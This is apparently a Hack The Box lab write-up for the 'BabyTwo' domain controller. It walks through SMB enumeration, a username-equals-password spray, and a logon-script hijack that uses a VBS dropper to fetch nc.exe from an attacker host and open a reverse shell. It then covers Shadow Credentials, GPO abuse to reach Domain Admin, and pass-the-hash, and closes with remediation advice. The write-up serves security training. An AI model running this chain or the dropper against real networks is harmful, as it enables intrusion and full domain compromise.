
HTB - BabyTwo
Anonymous SMB access exposes a homes share that leaks the full domain user list and an apps/NETLOGON logon script. A lazy account-provisioning pattern (username == password) yields valid credentials for Carl.Moore. Although SYSVOL is read-only at the share level, a misconfigured DACL on login.vbs grants Everyone FULL control, allowing the logon script to be overwritten with a reverse shell that fires as Amelia.Griffiths (user flag). BloodHound shows Amelia, via the legacy group, holds WriteDacl/WriteOwner over the gpoadm account. PowerView grants full control, a Shadow Credentials attack with Whisker and Rubeus recovers gpoadm's NT hash, and because gpoadm controls domain GPOs, pygpoabuse schedules a task adding gpoadm to Domain Admins — completing full domain compromise.
Hack The Box — BabyTwo
Medium | Windows | Hack The Box
| Field | Value |
|---|---|
| Report Date | 26 June 2026 |
| Assessed By | RobInTheHood |
| Target IP | 10.129.234.72 |
| Hostname | DC |
| Domain | baby2.vl |
Table of Contents
- Executive Summary
- Scope
- Methodology
- Attack Chain Summary
- Findings
- Proof of Access
- Credentials Discovered
- Impact Assessment
- Remediation Summary
- Key Takeaways
- Tools Used
- Disclaimer
1. Executive Summary
This report documents the compromise workflow for the Hack The Box machine BabyTwo. The objective was to obtain domain-administrator-level access in an authorised lab environment and document the attack path with reproducible evidence.
No credentials are supplied. Anonymous (guest) SMB access exposes a homes share that discloses the full domain user list and an apps/NETLOGON share containing a logon script (login.vbs). A lazy account-provisioning pattern — where the password equals the username — yields valid credentials for Carl.Moore.
Although SYSVOL is read-only at the share level, the DACL on login.vbs grants Everyone FULL control. The logon script is overwritten with a reverse-shell dropper that executes the next time a user authenticates, landing a shell as Amelia.Griffiths and the user flag.
BloodHound reveals that Amelia, through the legacy group, holds WriteDacl / WriteOwner over the gpoadm account. PowerView is used to grant full control, after which a Shadow Credentials attack with Whisker and Rubeus recovers gpoadm’s NT hash. Because gpoadm administers domain-linked Group Policy Objects, pygpoabuse is used to schedule a task that adds gpoadm to Domain Admins, completing full domain compromise.
2. Scope
| Field | Value |
|---|---|
| Target IP | 10.129.234.72 |
| Hostname | DC |
| Domain | baby2.vl |
| Operating System | Windows Server 2022 Build 20348 |
| Machine Rating | Medium |
| Environment | Hack The Box — Authorised Training Lab |
| Assessment Date | 26 June 2026 |
| Assessor | RobInTheHood |
3. Methodology
- Reconnaissance — service discovery and external attack-surface mapping
- Enumeration — anonymous share, user, and logon-script analysis
- Exploitation — initial access through validated misconfiguration paths
- Lateral Movement — privilege pivoting via logon-script hijack and ACL abuse
- Privilege Escalation — full compromise to domain-administrator context
- Post-Exploitation — proof collection and impact-oriented validation
4. Attack Chain Summary
| Phase | Technique | MITRE ATT&CK |
|---|---|---|
| Recon | Nmap — DC port profile (53/88/389/445/636/3268/9389) | T1046 |
| Enumeration | Anonymous SMB share listing → homes user list, apps/NETLOGON logon script | T1135 |
| Credential Access | Password spraying — username == password (Carl.Moore) | T1110.001 |
| Initial Access | Weak SYSVOL file DACL → logon-script (login.vbs) hijack → reverse shell as Amelia.Griffiths | T1037.001 |
| Discovery | BloodHound ACL analysis — legacy group → WriteDacl/WriteOwner over gpoadm | T1087.002 |
| Privilege Escalation | PowerView Add-DomainObjectAcl → GenericAll → Shadow Credentials → NT hash | T1222.001 · T1649 |
| Privilege Escalation | GPO abuse — scheduled task adds gpoadm to Domain Admins | T1484.001 |
| Post-Exploitation | Pass-the-hash over WinRM as gpoadm (Domain Admin) | T1550.002 |
5. Findings
F-01 — Technical Walkthrough
Reconnaissance
A full TCP port scan returns the classic Windows domain controller profile:
nmap -p- -Pn --min-rate 1000 "$TARGET"| Port | Service |
|---|---|
| 53/tcp | DNS |
| 88/tcp | Kerberos |
| 135/tcp | RPC |
| 139/tcp | NetBIOS |
| 389/tcp | LDAP |
| 445/tcp | SMB |
| 464/tcp | kpasswd |
| 636/tcp | LDAPS |
| 3268/3269 | Global Catalog |
| 3389/tcp | RDP |
| 9389/tcp | ADWS |
The combination of Kerberos, LDAP, SMB, and ADWS confirms a domain controller for baby2.vl. With no supplied credentials, enumeration begins against SMB using the guest / anonymous account.
Enumeration — Anonymous SMB Shares
nxc smb "$TARGET" -u 'guest' -p '' --sharesWindows Server 2022 Build 20348 (name:DC) (domain:baby2.vl) (signing:True) (Null Auth:True)
[+] baby2.vl\guest:
Share Permissions Remark
----- ----------- ------
ADMIN$ Remote Admin
apps READ
C$ Default share
docs
homes READ,WRITE
IPC$ READ Remote IPC
NETLOGON READ Logon server share
SYSVOL Logon server shareTwo non-default shares stand out: apps and homes.
Enumeration — Building the User List from homes
Spidering the homes share reveals one folder per domain user:
nxc smb "$TARGET" -u 'guest' -p '' --spider homes --pattern .Amelia.Griffiths Carl.Moore Harry.Shaw Joan.Jennings
Joel.Hurst Kieran.Mitchell Lynda.Bailey Mohammed.Harris
Nicola.Lamb Ryan.Jenkins libraryThis produces a clean username list to attack.
Enumeration — Logon Script in apps / NETLOGON
nxc smb "$TARGET" -u 'guest' -p '' --spider apps --regex . --only-files//.../apps/dev/CHANGELOG (size 108)
//.../apps/dev/login.vbs.lnk (size 1800)The .lnk shortcut points at login.vbs stored in NETLOGON (\\dc.baby2.vl\NETLOGON, i.e. SYSVOL\baby2.vl\scripts). The script is a standard domain logon script that maps network drives and runs automatically whenever a user logs on:
MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
As guest we cannot write to it yet — but its automatic execution makes it a high-value target for later.
Credential Access — Password == Username
Brute-forcing the discovered users against rockyou produced nothing. The next hypothesis: an administrator who provisions accounts with username == password. Testing the user list against itself:
nxc smb "$TARGET" -u users.txt -p users.txt --ignore-pw-decoding[+] baby2.vl\Carl.Moore:Carl.MooreValid credentials: Carl.Moore : Carl.Moore. Re-enumerating shares as Carl shows a much larger write surface:
apps    READ,WRITE
docs    READ,WRITE
homes   READ,WRITE
Initial Access — Logon Script Hijack
The decisive detail is not the share permission but the file-level DACL on the logon script. Even though SYSVOL is read-only at the share level, the ACL on login.vbs grants Everyone and Authenticated Users FULL control:
smbcacls "//$TARGET/SYSVOL" "baby2.vl/scripts/login.vbs" -U 'baby2.vl\Carl.Moore%Carl.Moore'OWNER:BUILTIN\Administrators
ACL:Everyone:ALLOWED/0x0/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/0x0/FULL
ACL:NT AUTHORITY\SYSTEM:ALLOWED/0x0/FULL
ACL:BUILTIN\Administrators:ALLOWED/0x0/FULL
ACL:BUILTIN\Server Operators:ALLOWED/0x0/READThe logon script can therefore be overwritten. It is replaced with a VBS dropper / reverse shell, with two guard rails so it does not spawn endless shells while other users log in:
Set fso = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("WScript.Shell")

' Guard 1: download nc.exe only if not already present
If Not fso.FileExists("C:\Windows\Temp\nc.exe") Then
    shell.Run "cmd /c certutil -urlcache -split -f http://10.10.14.X:8000/nc.exe C:\Windows\Temp\nc.exe", 0, True
End If

' Guard 2: relaunch the shell ONLY if no nc.exe is already running
shell.Run "cmd /c tasklist /FI ""IMAGENAME eq nc.exe"" | find /I ""nc.exe"" || C:\Windows\Temp\nc.exe 10.10.14.X 4444 -e cmd.exe", 0, False
When a user next authenticates, the script fires and a shell is received:
C:\Windows\system32> whoami
baby2\amelia.griffiths
User Flag
C:\> type user.txt
42783b2c1483aeb70eca6810f0645c38
Discovery — BloodHound ACL Analysis
Amelia’s group memberships include BABY2\office and BABY2\legacy. BloodHound shows that the legacy group holds powerful outbound rights:

AMELIA.GRIFFITHS --MemberOf--> LEGACY
        LEGACY --WriteOwner / WriteDacl--> GPOADM
        LEGACY --WriteOwner / WriteDacl--> GPO-MANAGEMENT (OU)
So, via the legacy group, Amelia effectively has WriteOwner + WriteDacl over the gpoadm user.
Privilege Escalation — Self-Granting ACLs → Shadow Credentials
A direct password reset is denied — WriteDacl/WriteOwner is not the same as Reset Password:
Set-ADAccountPassword -Identity gpoadm -Reset -NewPassword $p
# Set-ADAccountPassword : Access is denied
A Shadow Credentials attempt with Whisker also fails initially, because we do not yet hold rights over msDS-KeyCredentialLink:
./Whisker.exe add /target:gpoadm
# [X] Could not update attribute: Access is denied.
Because we have WriteDacl over gpoadm, PowerView is used to add an ACE granting Amelia full control over the target, then the attack is repeated:
. .\PowerView.ps1   # dot-source to load functions silently
Add-DomainObjectAcl -TargetIdentity gpoadm -PrincipalIdentity Amelia.Griffiths -Rights All
Whisker can now write the key credential. A PFX is saved to disk (/path + /password), since the inline Base64 certificate exceeds the limited cmd/PowerShell line length:
./Whisker.exe add /target:gpoadm /path:C:\Users\Amelia.Griffiths\Desktop\cert.pfx /password:Password123!
# [+] Updated the msDS-KeyCredentialLink attribute of the target object
Rubeus requests a TGT and recovers credentials via U2U:
./Rubeus.exe asktgt /user:gpoadm /certificate:C:\Users\Amelia.Griffiths\Desktop\cert.pfx \
    /password:"Password123!" /domain:baby2.vl /dc:dc.baby2.vl /getcredentials /show
[+] TGT request successful!
UserName : gpoadm
NTLM : 51B4E7AEE2FBDD4E36F2381115C8FE7APrivilege Escalation — GPO Abuse → Domain Admin
The gpoadm account (member of GPO-Management) can edit domain-linked GPOs. The Default Domain Policy (6AC1786C-016F-11D2-945F-00C04FB984F9) is abused with pygpoabuse to schedule a task that adds gpoadm to Domain Admins:
pygpoabuse.py baby2.vl/gpoadm -hashes :51B4E7AEE2FBDD4E36F2381115C8FE7A \
    -gpo-id 6AC1786C-016F-11D2-945F-00C04FB984F9 \
    -command 'net group "Domain Admins" gpoadm /add /domain' -dc-ip $TARGET -f
# [+] ScheduledTask TASK_9cd980c5 created!
After the GPO refreshes, authenticate with the hash and confirm Domain Admin membership:
evil-winrm -u 'gpoadm' -H 51B4E7AEE2FBDD4E36F2381115C8FE7A -i $TARGET*Evil-WinRM* PS> whoami /groups
BABY2\Domain Admins Group S-1-5-21-...-512
BUILTIN\Administrators Alias S-1-5-32-544
Mandatory Label\High Mandatory LevelRoot Flag
*Evil-WinRM* PS C:\Users\Administrator> type "C:\Users\Administrator\Desktop\root.txt"
293500962edc31fa154951eeeb5740f9
6. Proof of Access
| Level | Evidence |
|---|---|
User (Amelia.Griffiths) | 42783b2c1483aeb70eca6810f0645c38 |
Root / Administrator (gpoadm → Domain Admins) | 293500962edc31fa154951eeeb5740f9 |
7. Credentials Discovered
| Account | Secret | Type | Source |
|---|---|---|---|
guest | (blank) | Anonymous SMB | Null authentication |
Carl.Moore | Carl.Moore | Domain password | Password == username spray |
Amelia.Griffiths | (logon-script RCE) | Interactive shell | Logon-script hijack |
gpoadm | 51B4E7AEE2FBDD4E36F2381115C8FE7A | NT hash | Shadow Credentials (Whisker + Rubeus) |
8. Impact Assessment
Successful exploitation resulted in complete domain compromise through a chain of misconfigurations rather than software vulnerabilities. Anonymous SMB access leaked the entire user roster, and a weak provisioning convention gave an authenticated foothold. The single most damaging finding is the over-permissive DACL on the SYSVOL logon script: any authenticated user could weaponise a script that executes in the security context of every user who logs on, providing reliable lateral movement. From there, a delegated ACL path (legacy group → gpoadm) combined with Shadow Credentials and GPO abuse delivered Domain Admin without ever cracking a password or launching a network exploit.
9. Remediation Summary
| Priority | Action |
|---|---|
| Critical | Tighten the DACL on login.vbs and all SYSVOL/NETLOGON scripts — domain users must have read/execute only, never Write/Full Control. Audit Everyone and Authenticated Users ACEs across SYSVOL. |
| Critical | Never provision accounts with username == password; enforce a strong, unique password policy and reset all affected accounts (Carl.Moore). |
| High | Disable anonymous/guest SMB access and remove unnecessary read permissions on the homes, apps, and docs shares. |
| High | Review and remove dangerous delegated ACLs (WriteDacl/WriteOwner) held by the legacy group over gpoadm and the GPO-Management OU. |
| High | Restrict who can edit domain-linked GPOs; monitor for unexpected scheduled-task modifications introduced through GPO. |
| Medium | Monitor and alert on msDS-KeyCredentialLink changes to detect Shadow Credentials attacks. |
| Medium | Enable LDAP signing and channel binding to impede BloodHound-style ACL enumeration. |
10. Key Takeaways
- Share-level permissions and file-level ACLs are independent — a read-only share can still expose a fully writable, auto-executing file. Always inspect object DACLs with
smbcacls, not just share permissions. - Logon scripts in SYSVOL execute for every user who authenticates; a writable logon script is effectively domain-wide code execution against any account that logs on.
- Lazy provisioning patterns (
username == password) remain a high-yield, low-effort initial-access vector — spray the user list against itself before reaching forrockyou. WriteDacl/WriteOwneris notReset Password. The correct play is to self-grant the rights you need (Add-DomainObjectAcl … -Rights All) and then perform Shadow Credentials — a deterministic, low-noise path to an NT hash.- Control over domain-linked GPOs is equivalent to control over every object the GPO applies to;
pygpoabuseturns GPO write access into immediate Domain Admin via a scheduled task.
11. Tools Used
| Tool | Purpose |
|---|---|
nmap | Port and service discovery |
nxc (NetExec) | Anonymous SMB enumeration, share spidering, password spraying |
smbcacls | SYSVOL file DACL inspection |
smbclient | SMB share browsing and file download |
BloodHound | ACL and attack-path analysis in Active Directory |
PowerView | Self-granting ACLs (Add-DomainObjectAcl) |
Whisker | Shadow Credentials (msDS-KeyCredentialLink) |
Rubeus | TGT request and credential recovery via U2U |
pygpoabuse | GPO abuse — scheduled-task injection |
evil-winrm | WinRM shell and pass-the-hash authentication |
12. Disclaimer
This assessment was performed exclusively in an authorised Hack The Box training environment for educational and portfolio purposes.
End of Report — BabyTwo | RobInTheHood | 26 June 2026